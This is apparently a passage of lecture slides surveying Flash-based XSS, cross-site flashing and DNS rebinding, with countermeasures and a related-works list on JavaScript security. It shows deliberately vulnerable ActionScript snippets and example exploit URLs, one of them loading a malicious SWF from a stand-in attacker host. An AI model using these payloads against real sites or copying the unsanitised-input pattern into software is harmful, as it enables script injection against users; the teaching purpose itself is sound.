  - Cross-site Flashing (XSF)
  - DNS rebinding

- Flash Security
  - Flash scripting language: ActionScript
    - similar to JavaScript
    - interesting classes: Socket, External Interface, XML and URLLoader
  - Same-Origin Policy: crossdomain.xml

- Flash-based XSS

- prevalence: common

- exploitability: easy

- technical impact: severe

```
if (_root.userinput1 != null) {  
    getURL(_root.userinput1);  
}
```

- example:

- exploit: userinput1 may even not be

```
http://example.com/VulnerableMovie.swf?userinput1=javascript%3Aalert%281%29
```

- Cross-site flashing (XSF)
- prevalence: uncommon
- exploitability: medium
- technical impact: severe

- example:

```
if ( _root.userinput3 != null ) {  
    _root.loadMovie( _root.userinput3 );  
}
```

- exploit:


```
http://example.com/VulnerableMovie.swf?userinput3= http%3A//evil.org/  
HackWorld.swf%3F
```

- XSF
- successful exploitation result:
  - 1) the attacker places a malicious script on his website as well as an “open” security policy file
  - 2) at the time the malicious file gets embedded in the vulnerable website, the security policy gets checked
  - 3) as there are no restrictions, the malicious Flash file is loaded and executed by the vulnerable Flash

- Securing Flash applications
  - user input, URLs and flashvars sanitization and validation
  - make use of `<embed>` and `<object>` security attributes
  - make sure no redirectors reside in the domain you place your SWFs in

- DNS rebinding
  - prevalence: common
  - exploitability: difficult
  - technical impact: moderate to severe

# ● DNS rebinding: example



- DNS rebinding countermeasure
  - DNS pinning: locking IP addresses to values received after the first DNS request
  - blocking resolution of external names to IP addresses internal to an organization
  - rejecting HTTP requests with an unrecognized Host header

# Related works

- JS security model
- JavaScript analysis
- Browser security model
- Heuristics-based

- Past research works on JavaScript security modeling
- hardening the JS security model (towards JS 2.0)
- designing JS secure subsets
- categorizing JS codes through semantics analysis

- Past research works on JavaScript analysis
  - sandboxing script execution for dynamic analysis
  - extracting static control flow graph for client behavior anomaly-based detection
  - combining dynamic data tainting and static analysis (hybrid analysis)

- Past research works on browser security modeling
- hardening, constraining or sandboxing the browser
- enforcing security policy on the browser

- Past research works on heuristics
  - heuristics usually target specific behaviors demonstrated by a certain type of threat, so there can be as many heuristics-based systems as classes of attacks